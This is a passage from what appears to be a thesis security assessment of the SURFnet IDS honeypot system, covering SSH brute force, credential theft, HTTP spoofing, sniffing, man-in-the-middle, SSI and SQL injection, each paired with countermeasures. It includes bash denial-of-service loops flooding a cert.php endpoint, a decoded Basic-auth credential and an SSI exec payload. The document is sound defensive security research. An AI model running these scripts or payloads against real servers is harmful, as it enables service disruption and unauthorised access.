In the case of the sensor if we manage to become `root` exploiting several vulnerabilities, we can achieve it in every sensor provided which is not updated. Gaining `root` access to a sensor, we can stop it, restart it and install programs to allow us to control the sensor in the future.

Becoming `root` in the tunnel server is the worst thing that could happen because the attacker wins access to everything. The attacker is `root` so he can do whatever he wants: install programs, use `root` programs, access all the networks where a sensor is deployed through a tunnel, access the database in the logging server because the user and its password are stored in plain text in the `/etc/surfnetids/surnetids-tn.conf`. The remaining passwords we need are stored in the logging server database, so if we compromise that everything is achieved. The only thing that we do not achieve are the passwords for the web interface, but we obtain the MD5 hashes, so we only need to launch an offline attack against the hashed passwords.

Becoming `root` in the logging server is also a bad scenario. Apart from the usual things a `root` can do as described for the tunnel server, we can also gain access to the passwords stored in the database of the logging server and launch an offline attack to them. It is also possible to affect the sensors manipulating the information stored in some tables.

Trying the attack

At the moment this attack is not possible but if a vulnerability is found then it would be possible. In the case of the sensor may be is vulnerable because the sensor provided by SURFnet is an old version.

Countermeasures

The countermeasures are to have the software updated using the mechanism which the distribution provides, as well as by releasing patches in case vulnerabilities are found. Other countermeasures are to use vulnerability scanners such as Nessus in the server and in the sensors in order to find system weaknesses. Run only the daemons you really need and audit the code of the main daemons that the system uses.

It would be a good idea to create a `cron` task in each sensor, tunnel server or logging server to force an update of the software every day or every twelve hours. Specially in the case of the sensor it is needed because the sensor currently provided is too old.

8.4.5 SSH Brute force

How to achieve it

The availability of this attack depends on the configurations of routers and firewalls if you are not in the same network. If you are in the same network normally it would be possible. There are different ways to perform a brute force attack. We proceed with two variants of a typical brute force: probing each combination or a dictionary based brute force, that can be improved adding some randomness to the used words. Although the sensors are configured that it is not possible to log in as `root` via SSH, you can abuse the fact that the sensor user `sensor` has root privileges. Hence you only have to guess the password for this known user `sensor`. With the `sudo` configuration the benefits obtained disallowing the `root` logins are lost. If a user obtains the user `sensor` password he basically obtains all `root` permissions.

Consequences

The consequences of this attack are that if we obtain the password of the sensor user we control the sensor and we have `root` permissions and everything is permitted to the attacker. Other possibility is to send information through the tap device that would be sent to the tunnel server. This would allow us another way to exploit vulnerabilities in the OpenVPN or in Nepenthes in the case of their existence.

Another important issue is that by the actual way to provide the sensors if we guess the password of one we know the password of all sensors. And this permits access to them except to the ones that are secured by firewalls and routers.

Trying the attack

The attack was not tried because it is a brute force attack and will take a lot of time. Other thing is that it is extremely easy to detect by checking the system log `/var/log/auth.log` for lines such as:

```
an 17 12:52:11 localhost sshd[3484]: (pam_unix) authentication
               failure; logname= uid=0 eu id=0 tty=ssh
               ruser= rhost=n029171.science.ru.nl  user=melkor
Jan 17 12:52:13 localhost sshd[3484]: Failed password for
               melkor from 192.168.0.1 port 32902 ssh2
Jan 17 12:52:21 localhost last message repeated 2 times
```

Countermeasures

Change the way to provide the sensor in order to provide for each sensor a different password hence in case a password was guessed only one sensor would be compromised.

There are several countermeasures that can be used to provide a better security against this kind of attack.

- Strong passwords.
- RSA authentication.
- Use of `iptables` to block the attack.
- Using the `sshd` log to block the attack.
- Using TCP wrappers to block the attack.
- Using `knockd`.

To use strong passwords is the simplest way to solve the problem. This needs to ensure that the passwords used are strong when the sensor is created and do not reduce the load produced by the attack on the network. This option can be combined with others.

The use of RSA keys for authentication disables the brute force password attack. You can generate the keys using the command `ssh-keygen -t rsa -b 2048`. Ensure to use at least 2048 keys or 4096 ones. Then in each machine you want to log in you should copy the file `/home/username/.ssh/id_rsa.pub` when you generated keys to the following directory `/home/username/.ssh/authorized\_keys` in the machine that you want to log in. This file can contain more than one key. Then you should disable the password authentication by setting line `"PasswordAuthentication no"` in `/etc/ssh/ssh_config`. The main advantage is that it is very secure if it is done properly. The disadvantages are that you need to put a pass phrase in the private keys and carry the private key to log to the host[1].

The use of the firewall `iptables` would be another countermeasure. Normally you can see something like three or four attempts to connection for any host per minute. If this happens you can deny connections from that host to the port 22 for the next minute. Another approach is to create a blacklist of host which are turning down SSH connections, hosts with the packet flags FIN/ACK or RST set on port 22. And then with other rules you can parse the blacklist allowing only three or four connections per minute. If there are more drop these packets. The main problem is that this does not distinguish between the attack and the user. It can be used with other methods.

Using the `sshd` log to block the attack attempts is an other option. There are several programs/scripts which perform that. For instance `ssdfilter`[2] or `fail2ban`[3]. These programs checks the authentication logs and if something abnormal is found then a rule is added into `iptables` to prevent the attack. This method is transparent for the user and can distinguish between the user logins and the brute force ones. On the other hand there is another daemon running on the machine and in many cases the attacks are short and with a script running periodically by the `cron` daemon it is possible that when the attack is detected it will be finished and started from other different machine.

The use of TCP wrappers allows you not to look into the logs. When an SSH connection is made then a script is started. This script will add rules to `host.deny` and `host.allow`. The script is called `sshblock.sh`[4] and is a TCP wrapper which allows only five attempts per minute and disables the service for the same period of time. The advantages is that this is transparent for users. On the other hand it does not distinguish between login attempts and brute force attacks. This method can be used with other methods.

[1] Ensure how you configure the ssh-agent because if someone obtains the control of the tunnel server then he obtains the private-keys if they are on the ssh-agent obtaining control to the sensors.

[2] Can be obtained for `http://www.csc.liv.ac.uk/~greg/sshdfilter/`.

[3] Can be obtained for `http://fail2ban.sourceforge.net`.

[4] Can be obtained for `http://www.la-samhna.de/misc/sshblock.sh`.

The use of `knockd` is another option. But in this case it is not suitable because the sensor must has an SSH port open unless some changes will be made at the sensor. This program does not allow not to have the knock daemon working. The program looks for predefined patterns such as to knock on two ports. If the pattern corresponds `knockd` uses `iptables` to open `sshd` port during a period of time. This program provides good security in closed environments. The disadvantages are that you need a client to perform the knocks and if the sequence of knocks is guessed then you can perform an attack as well.

Another issue important is to do not give to the user `sensor` `root` permissions, because in that case is easiest for an attacker obtain `root` permissions. The attacker can accomplish that by one brute force, in the other case the attacker only gets user permissions and needs to obtain `root` permissions which is more complicated.

8.4.6 Social Engineering

How to achieve it

Social Engineering can be used against a company or organization which does not take care about concepts explained in section 1.6. In this kind of threats the attacker hits the weak point in the company or organization security, the human being. Social engineering uses a collection of techniques explained in section 7.10 to manipulate people into performing actions or divulging confidential information.

Consequences

The social engineering provokes that every measure taken to protect information such as encrypting passwords or using encrypted protocols fail because someone in the company or in the organization revealed confidential information. All the security measures and all the money used to protect the system will be wasted.

Trying the attack

The attack was not tried because it is not the objective of this thesis to explain a broad topic such as social engineering.

Countermeasures

The countermeasures against that type of attacks are to teach people about social engineering foundations in order to avoid this attack. To make people working in the company or in the organization aware of the fact that this attack is feasible and a serious menace.

8.4.7 Obtaining the HTTP authentication password

How to achieve it

This attack involves the sensor and the tunnel server. The HTTP authentication user and password can be obtained by mounting the USB stick and accessing the `scripts` directory and showing the content of the `wgetrc` file. In that configuration file the HTTP authentication user and password needed to obtain certain files in the tunnel server are written in plain text.

Consequences

This pair user/password is used with the MD5 of the server public key to authenticate the sensor to the tunnel server to obtain the sensor certificates and all the resources that the tunnel server offers. Using the obtained pair we can perform a Denial of Service attack.

Trying the attack

This threat was applied to the SURFnet real sensor with successful results obtaining the SURFnet HTTP authentication password and user. It is important to point out that it is something very easy to do.

Countermeasures

The countermeasures to that threat are to encrypt the sensor filesystem as it is explained in section 8.4.1. If the filesystem is encrypted then it is not possible to obtain the HTTP authentication passwords by mounting the sensor and accessing the scripts directory.

8.4.8 Cracking the HTTP Authentication

How to achieve it

This attack involves the sensor and the tunnel server. The HTTP authentication can be guessed using an HTTP password cracker such as `AuthForce`. The problem is that the server notices a lot of failing attempts to login so the other method to get the HTTP authentication is better.

Consequences

The consequences of to obtain the authentication user/password were mentioned in the section 8.4.7.

Trying the attack

I did not try the attack because it is a brute force attack and because of limited time I considered other attacks more relevant. The passwords used in SURFnet for that issue are strong and would take a lot of time to guess them[5].

[5] In the section 8.4.7 you can see the password easily and it is strong.

Countermeasures

The countermeasures against this kind of attacks are to use strong passwords and to use authentication schemes such as HTTP Authentication Digest which provides better security.

8.4.9 HTTP Spoofing

How to achieve it

This attack involves the sensor and the tunnel server. To exploit it we need to know the pair user/password obtained in sections 8.4.7 or 8.4.8. Then using the program `wget` in which it is possible to edit the HTTP headers of a HTTP request or a simple terminal such as `telnet` or `netcat`, we edit the headers of the HTTP request. To do that we need the MD5 checksum of the CA public key that is placed in the directory `scripts`.

Consequences

The consequences are that the tunnel server believes that we are a sensor although that is not the case. This allows us to create false sensors in the database and to make requests for each file that a sensor can download.

Trying the attack

The attack was performed against the self configured SURFnet IDS. The results where that the attack succeeded. We were able to download the files which the sensor downloads without being a sensor. And we created as many sensors as we wanted in the database by requesting the file `cert.php`.

Countermeasures

The HTTP spoofing cannot be prevented. But it is better if the `wget` authentication uses SHA-1 checksum of the sensor public key to authenticate instead of the server public certificate. This is better because using the sensor public key we authenticate the sensor, but we need that this key has been stored in the sensor when we download it. Unfortunately the server is authenticated by the use of HTTPS and the `wget` does not check the certificates sent by the server, so this is another issue to fix.

8.4.10 Sniffing

How to achieve it

To sniff the communication the only thing that is needed is to find a segment of wire, air, computer or router where the communications are going through. The problem is that in the case of SURFnet IDS most communications are encrypted. The communications between the logging server web interfaces and the user are not encrypted.

Consequences

There are no consequences in the encrypted communications. The user must decrypt them in order to do something. In the case of the logging server web interface it is possible to sniff and understand the connection.

Trying the attack

An HTTPS communication was sniffed using Wireshark and the figure 8.13 shows that the communications are encrypted between the sensor and the tunnel server.



Figure 8.13: This is an encrypted HTTPS encrypted communication.

The HTTP communication can be sniffed, the figure 8.14 shows a fragment of the sniffed communication. In this fragment it is possible to see the user and the MD5 of the password used to authenticate in the logging server.

Countermeasures

The countermeasures are to use strong keys to avoid sniffing. The tunnel server uses a 1024 bits RSA key as it is shown in section 8.4.11 and it is better to use a 2048 bits one. Other measures are to use HTTPS in the logging server web interface to avoid the sniffing.



Figure 8.14: This is an HTTP sniffed communication between the user and the logging web interface.

8.4.11 Cracking the HTTP SSL connection

How to achieve it

The SSL/TLS connection can be cracked if the key is weak. To do that it is only needed to use an application such as Wireshark and install the plugin *SSL decryption* for Wireshark from sourceforge.

Consequences

The consequences of that attack is that the attacker is able to decrypt the whole communications between the sensor and the tunnel server.

Trying the attack

The attack was not tried because it was a brute force attack and we do not have available the resources to break the encryption. Another issue is that Ethereal is migrating to Wireshark in Debian and the plugin has to be changed to be completely compatible with it.

Countermeasures

According to the European Network of Excellence for Cryptology (ECRYPT) breaking the key length 1024 for asymmetric algorithms would be feasible by many people before 2010. SURFnet

IDS uses HTTP Basic Authentication which transmits the user/password in plain, so the only protection is the HTTPS encryption, for this reason the encryption between the sensor and the server must be as strong as possible. For instance keys of 2048 bits. In the configuration of the SURFnet IDS the keys for the HTTPS certificates must not be less than 1024 bits at least. The key used by SURFnet IDS at the moment of writing these lines is 1024 bits:

```
Size: 128 bytes / 1024 bits
ae d9 62 89 86 a1 54 e0 6b 84 67 c5 5c 26 56 88
bb 52 4e e2 5f 23 e2 45 4a 6a ad 94 0e 99 f0 e8
31 41 69 7a 7a e0 cf fd 6c 81 08 c8 80 b4 78 94
9c d5 1d 23 c0 87 f9 e8 8d 63 bb 68 01 e2 11 f4
5a f4 53 30 b3 3c e0 2e 5e 66 57 0f b9 64 d2 8e
4c b6 62 78 0d 16 ab c3 8c 3d 5b 15 26 e3 0a 5a
15 c2 b9 c9 4a 50 7d d3 25 95 7e d5 11 7c 6d 0d
79 47 9e 3a c5 a6 09 bc 53 ba df bb 21 37 43 f1
```

8.4.12 Sniffing the sensor connection

How to achieve it

If the connection between the sensor an the server is being sniffed with a program like Wireshark then you find that all the communications are done using HTTPS protocol hence everything is encrypted and the only way to really break the encryption is performing a brute force attack against the communication or performing a Man-in-the-middle attack to the sensor. Without doing that an attacker can sniff but the obtained results have no meaning because they are encrypted.

Consequences

The consequences of sniffing the communication between the sensor and the tunnel server is that the HTTP authentication can be discovered if the communication is decrypted. The only thing that we should do is to undo a `base64` encoding over the field `Authorization`. Below we show the whole communication in details.

```
GET /cert.php?localip192.168.0.1 HTTP/1.1
Host: 131.174.29.171:4443
User-Agent: Mozilla/5.0 (X11; U; Linux i686; ca;
            rv:1.8.1) Gecko/20061010 Firefox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,
            text/html;q=0.9,text/plain;q=0.8,image/png,
            */*;q=0.5
Accept-Language: ca,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

```
Authorization: Basic c2Vuc29yOnRoZXBhc3N3b3Jk
```

Trying the attack

An example of the attack is shown using the Mozilla Firefox plugin *Live HTTP Headers* which allow you to see the headers of the HTTP request, even if they are TLS/SSL protected. This is what the Firefox plugin captured in my server. It is an example of how the HTTP Basic Authentication works. First of all, the browser requests a page:

```
https://131.174.29.171:4443/cert.php?localip=192.168.0.1

GET /cert.php?localip192.168.0.1 HTTP/1.1
Host: 131.174.29.171:4443
User-Agent: Mozilla/5.0 (X11; U; Linux i686; ca; rv:1.8.1)
            Gecko/20061010 Firefox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,
            text/html;q=0.9,text/plain;q=0.8,image/png,
            */*;q=0.5
Accept-Language: ca,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

But the requested page needs authorisation. So the server notices it to the browser and the browser displays an authentication window to the user. The window will obtain the authentication for the requested realm.

```
HTTP/1.x 401 Authorization Required
Date: Tue, 16 Jan 2007 11:27:11 GMT
Server: Apache/1.3.34 Ben-SSL/1.55 (Debian) PHP/4.4.4-3
WWW-Authenticate: Basic realm="Certificates"
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

The browser obtains the authentication values filled by the user from displayed window and sends it to the server. The only thing that the browser does is to put the user inputs in the format user:password, and encode it in `base64`.

```
https://131.174.29.171:4443/cert.php?=localip192.168.0.1

GET /cert.php?localip192.168.0.1 HTTP/1.1
```

```
Host: 131.174.29.171:4443
User-Agent: Mozilla/5.0 (X11; U; Linux i686; ca; rv:1.8.1)
            Gecko/20061010 Firefox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,
            text/html;q=0.9,text/plain;q=0.8,image/png,
            */*;q=0.5
Accept-Language: ca,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Authorization: Basic c2Vuc29yOnRoZXBhc3N3b3Jk
```

If the user and the password are correct the server returns HTTP code 200 OK and shows the page. In the other case an error 401 Authorization Required is shown and the requested page is not served.

```
HTTP/1.x 200 OK
Date: Tue, 16 Jan 2007 11:27:20 GMT
Server: Apache/1.3.34 Ben-SSL/1.55 (Debian) PHP/4.4.4-3
X-Powered-By: PHP/4.4.4-3
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

The following program will help you to decode the line where the user and the password are hidden.

```
#!/usr/bin/perl

use MIME::Base64;

$noptions = @ARGV;

if ( $noptions != '1' || $ARGV[0] eq "--help") {
     print "Program usage: decodeB64.pl <encoded_string>\n";
}
else {
     print stdout decode_base64($ARGV[0]);
}
```

If we use the described program with the `Authorization:` field we obtain the following user and password.

```
./decodeB64.pl c2Vuc29yOnRoZXBhc3N3b3Jk
sensor:thepassword
```

Countermeasures

This authentication method can be improved using the HTTP Authentication Digest[6]. As in the Basic Access Authentication the Digest scheme is based on a simple challenge-response paradigm. This authentication is only a replacement of the HTTP Authentication Basic, and suffers from the problems of a password system. To use this authentication method you should add some more header information. When the previous request gets the `HTTP/1.x 401 Authorization Required` required includes a `WWW-Authenticate:` tag which contains the realm, nonce, algorithm, qop.

- **Digest realm:** This is used to tell the user the resource which needs authentication.
- **nonce:** This is a string provided by the server each time that a 401 response is made. This string is coded normally in `base64` or hexadecimal. The quality of the authentication method depends on the randomness of this string. A good nonce string would be `Base64`(timestamp Hash(timestamp + ETAG[7] + private key)). This nonce string provides enough randomness.
- **algorithm:** This shows the two algorithms used to generate the checksum and the digest.
- **qop:** This is optional, but normally it is used for backwards compatibility. It can receive two values, `auth` and `auth-int`. At the moment of writing these lines only Opera supports the `auth-int` (authentication with integrity protection). The other is just authentication and it is fully supported by major browsers.

To this server header the client responds with the `Authorization:` header. Which contains:

- **Digest username:** The user name in the specified realm.
- **realm:** This is used to identify the resource which needs authentication.
- **nonce:** This is the value passed by the server which must be returned without changes.
- **uri:** The URI from requested URI of the requested line. This is duplicated because the proxies are allowed to change the request line.
- **algorithm:** Explained above
- **qop:** Explained above

[6] RFC2617.

[7] ETAG is a value which identifies an entity a resource provided by the HTTP server.

- **response:** The response is a 32 hex digits which prove that the client know the password. The response is a string obtained by applying the digest algorithm to the *data* with a *secret*.
  - **secret:** The secret is the hash(username:realm:password), then we concatenate using : with nonce and cnonce.
  - **data:** The data is composed by nonce:nc:cnonce:qop:specialstring. The specialstring is created using method[8]:uri.
- **cnonce:** Is an opaque quoted string sent by the client and used by both client and server to avoid chosen plain text attacks, and to provide mutual authentication, and to provide some message integrity protection.
- **nc:** This a hexadecimal count of the number of requests.

The RFC 2617 gives more information about the topic.

8.4.13 Denial of Service Naive

How to achieve it

This can be exploited using a script such as the following simple bash program. You should put the user and the password for the HTTP authentication in the `.wgetrc` file.

```
#!/bin/bash

while [ true ]; do
        wget -q  --no-check-certificate -O cert.php \
https://131.174.29.171:4443/cert.php?localip=131.174.29.179 &
done
```

This method is not an efficient DoS attack because the system under attack does not have a lot of work to do. The system only responds with an HTML page which says that due to bad header the requested document cannot be offered. Later on we will perform a better DoS attack which involves more programs in the system.

Consequences

The consequences are the degradation of the server resources and due to that the clients can not use the web page or the service is done slowly.

[8] GET, POST and other less common.

Trying the attack

This threat was used against a self configured SURFnet IDS which was attacked by three computers using several instances of the bash script shown above. The result of the attack was a worst performance of the server and a use of 60% of the CPU and 6.5% of the memory. To be effective this attack needs a big amount of machines because each HTTP request does not take much time for the server to produce the response.

Countermeasures

The countermeasures against the DoS attacks are difficult. And some of them such as the use of TCP Wrappers are currently already used by the system. Apache implements it. Another countermeasure that can be adopted is the use of physically filtering the content of the packets, keeping away the packets with suspicious HTTP requests.

8.4.14 Denial of Service Strong

How to achieve it

This denial of service attack can be done using a script like the following bash program. To run this program you should put the password and the user in a `.wgetrc` file in the home directory. And you should put the `ca.crt` file from the sensor in the same directory.

```
#!/bin/bash

md5sum=‘md5sum /tmp/ca.crt | awk '{print $1}'‘
header="Accept: $md5sum"

while[ true ]; do
     wget --no-check-certificate  --header="$header" -O cert.php \
          https://131.174.29.171:4443/cert.php?localip=131.174.29.179 &
done
```

This method is efficient because every `wget` launched against the tunnel server represents:

- A query to the database.
- Create a pair of keys for the sensor (public and private).
- Process a PHP file packing the two generated keys and the server public key.

So it is a really efficient Denial of service attack. This is because how the keys are generated. To obtain the keys the system needs to generate a prime. This prime is obtained generating random numbers of a concrete length an applying a primality test.

Consequences

The consequences of this attack are that the server resources suffer a degradation. Another consequence is that a lot of false sensors appear in the database.

Trying the attack

This threat was used against a self configured SURFnet IDS which was attacked by one computer using the program explained above. The result of the attack was a use of 100% of the CPU.

Countermeasures

It is possible to avoid this attack by changing the method to provide the sensor. If to get a sensor you have to register through a page which is secured against bots and when the sensor request is processed a token is created, stored in the server and stored in a custom sensor. Then if someone manages to obtain the HTTP authentication credentials only can spoof it if a sensor is created. With that you reduce the number of efficiency of the DoS attack and make the creation of multiple sensors impossible. It is important to try to avoid the `cert.php` way to create sensors.

8.4.15 Nephentes Denial of service

How to achieve it

A denial of service attack over Nepenthes is possible if Nepenthes is not properly configured. If the directory where Nepenthes downloads the binaries is in the same partition as `/` an attacker can cause that Nepenthes downloads a big amount of binaries filling this partition completely.

Consequences

The consequences are that Nepenthes is not able to download more malware till some space is freed. Other issues are that it can cause the malfunctioning of the system or the system works partially.

To try the attack it is needed that Nepenthes can be attacked from outside. The current configuration in the lab does not allow an outsider to attack the Nepenthes server.

Countermeasures

The countermeasures are easy, as well as in the case an email server is installed the directory in which its information is going to grow must be placed in a specific partition. Another countermeasure is to check periodically the amount of information stored in the system.

$$P(x) = 1 - (1 - \frac{1}{t})^{\frac{n(n-1)}{2}}$$

Figure 8.15: Birthday paradox applied to the DNS scenario

8.4.16 Man-in-the-middle Attack

How to achieve it

With this attack we have two scenarios. It is possible to perform a Man-in-the-middle attack against HTTPS connections sent by the sensor to the tunnel server or trying this kind of attack between the logging server web interface and the user. To gain the position between the sensor and the web server we can use ARP Spoofing or DNS cache poisoning.

With ARP Spoofing an attacker can perform a Man-in-the-middle attack by sending to the target of the attack ARP spoofed packets which contain the MAC of the router of the network. Then all packets sent to the router will have as a destination the attacker's computer, so he modifies the packets origin IP and MAC and sends them to the router which sends them to the destination. When the destination responds the packets return to the attacker which modify them and return them to the origin. This is a full-duplex attack. Many programs exists to do this, but the better one is `ettercap` which can be used to perform ARP spoofing, Port Stealing, ICMP Redirection and DHCP spoofing.

Another way to proceed is using DNS cache poisoning. To achieve that the attacker has its own DNS with the fake domains. Then the attacker asks the victim DNS which is going to use the attacker target and asks for a domain configured in his DNS. The DNS victim does not know about that so asks the attacker DNS to obtain the name and all the registers of the DNS are sent as well. The DNS which you asked returns to the attacker is requested but his cache is now poisoned. Now if you ask for a domain you wanted to spoof this server will give a wrong IP. Other option is if an attacker has access to the network where the victim is, when the attacker gets the DNS request he responds with the bad IP. To use this approach we need a combination of ARP spoofing and DNS poisoning. But this attack can be performed in other ways. There is no need to sniff the network or to own your DNS, the attacker can try to guess the ID. The DNS runs over UDP, hence there is no connection. So the attacker ask the victim DNS for a domain and immediately sends spoofed replies for the other DNS. If he sends 65535 spoofed replies, at least one would be correct. But to succeed he needs to obtain the port which is random but for the same client in Bind[9] it is normally the same port. When this is done the attacker can take advantage from the birthday paradox applied to our case.
This formula gives us the probability that two DNS recursive queries have the same ID. If we look into the formula if we send around 700 packets the probability to succeed is near 100%.

Another issue that helps is that `wget` is used by the sensor with the option `-no-check-certificate`.

[9]Berkeley Internet Name Domain is the most commonly used DNS server on the Internet, specially on Unix-like systems, where it is a de facto standard.

Consequences

The consequences of a Man-in-the-middle attack is that in the case of the HTTPS the communication can be viewed clearly without encryption and can even be changed. Other issue is that the tunnel server can be substituted by another machine, and the client does not notice it because he is not checking the certificates. The update process is not possible to spoof at the moment because the techniques to create meaningful collisions are not good enough.

A Man-in-the-middle attack in the tunnel would permit to send information to the Honeypot and to change information sent among the two parties.

Due to the `wget` behavior with the certificates it is possible to provide to the sensor fake certificates. This certificates are not checked by the sensor due the `--no-check-certificate wget` issue. These certificates can cause as well that the sensor connects to other tunnel servers if the IP or DNS it uses is spoofed.

Trying the attack

The attack was not tried because of network configuration problems.

Countermeasures

For the ARP Spoofing it is possible to do a static ARP assignment for the IPs and in that case it is not possible to use ARP spoofing. The problem is that Microsoft computers are vulnerable against this technique even if a static ARP assignment is done. Another approach is the use of `arpwatch` to detect an abnormal ARP activity.

For the DNS cache spoofing the solution would be to use the `dbjdns` as a DNS. This program uses a random number generator worse than the BIND 9[10], but in each DNS consult it uses a random port, so for the attacker it is more difficult to realize a DNS cache poisoning attack. If we do not want to use this program, it is important to update to the latest BIND 9.X version. Try to use a split-split DNS[11] approach in the DNS services.

Another element which can help with man-in-the-middle attacks can be network hardware such as routers or switches with router functions. These devices only distribute the received packets towards it destination and not to all hosts.

[10] Worse means less random in this case.

[11] Split-split DNS: You have two DNS servers, one to server your public domain information to outside of the world and another one to do recursive queries for your users. The public one does not allow recursive queries and the other one is protected behind a firewall.

The `wget` issue can be solved by creating a patch for the `wget` to handle the certificates correctly, but the best solution is to provide the sensor with the keys already created or send the keys using an alternative route such as email. But the first one is better because the client only needs to download the sensor. In the other one if the client is not careful the mail can be sniffed when the mailbox is accessed. And during the email route as well if it is not encrypted.

8.4.17 Man-in-the-middle over OpenVPN

How to achieve it

At the moment performing a man-in-the-middle attack between the tunnel server and the sensor is only feasible in the case both are hacked and if all keys involved in the process are stolen. If an attacker steals the sensor keys and the server public key, he is able to decrypt the tunnel packets and to encrypt an decrypt sensor packets. It is only a half duplex attack, and only in the case that the sensor keys are stolen.

The OpenVPN program in the sensor network is vulnerable to a very specific Man-in-the-middle attack. These issues affect the SURFnet IDS because in it the OpenVPN 2.0.X is used. This issue allows a client to connect to another client by impersonating the server certificate verification by clients.

Consequences

The consequences are that the attacker is able to see the communications between both the sensor and the tunnel server and to modify the information sent by the sensor.

The OpenVPN issues can be used to connect to reach other networks that allow this kind of traffic but does not allow other kinds of traffic.

Trying the attack

To achieve the attack it is needed to create an application which obtains the packets from the tunnel and modifies them in the same way that OpenVPN works. And this only allows the attacker to modify the information in one way. To create this program it is needed to understand perfectly the structure of the packets and how OpenVPN works and it will take a lot of time.

Countermeasures

The countermeasures for that attack are to encrypt the sensor to prevent that the keys can be stolen. This kind of sensor encryption is what we explained in section 8.4.1. Another countermeasure would be a good network configuration which makes it harder to sniff the traffic.

The OpenVPN issue is easy to solve by adding the following line in the `client.conf` file in the client:

```
ns-cert-type server
```

Other line should be added in `/opt/surfnetids/genkeys/openssl.cnf` in the server.

```
ns-cert-type = server
```

There are more ways to solve the issue but for me this is the easiest.

8.4.18 Server Side Includes

How to achieve it

The SSI permits to execute server side commands in the server. These are used sometimes to include headers and footer files. The syntax of the SSI is `<!--#command attribute="value"-->`. For example you can execute Unix commands if the SSI are active using:

```
<!--#exec cmd="unix_command"-->
```

Consequences

If you are able to execute commands in the server the consequences depend on which commands are you able to execute. If you are able to remove files the consequences are very bad, but you can only run commands with the permissions of Apache.

Trying the attack

The attack was tried against the lab SURFnet IDS and I did not succeed because the SSI includes were disabled. Furthermore the variables externally passed are parsed by PHP functions to ensure that the obtained values are the right ones and not malicious code.

Countermeasures

The solution to this issue is to parse all the variables obtained from outside looking for "<" and "%" in the GET and POST arguments. It is good to disable the SSI if it is not going to be used. This is the case of SURFnet IDS.

8.4.19 SQL Injection

How to achieve it

This attack can be applied when a website executes SQL queries and to build the SQL query the system uses user input. If the user input is not checked then the attacker can inject its SQL commands in the query.

Consequences

Using SQL injection an attacker can obtain unauthorized information from the system compromising the confidentiality and the authentication properties.

Trying the attack

The attack was tried in the lab but all the URL variables involved in the SQL queries are filtered against SQL injection.

Countermeasures

To defend the system against SQL injection is easy. All the URL variables passed by GET or POST method and all the methods which introduce information from outside must be filtered using the database escape function to avoid that some SQL commands are injected. In the SURFnet IDS version 1.02 is used the function `pg_escape_string()`.

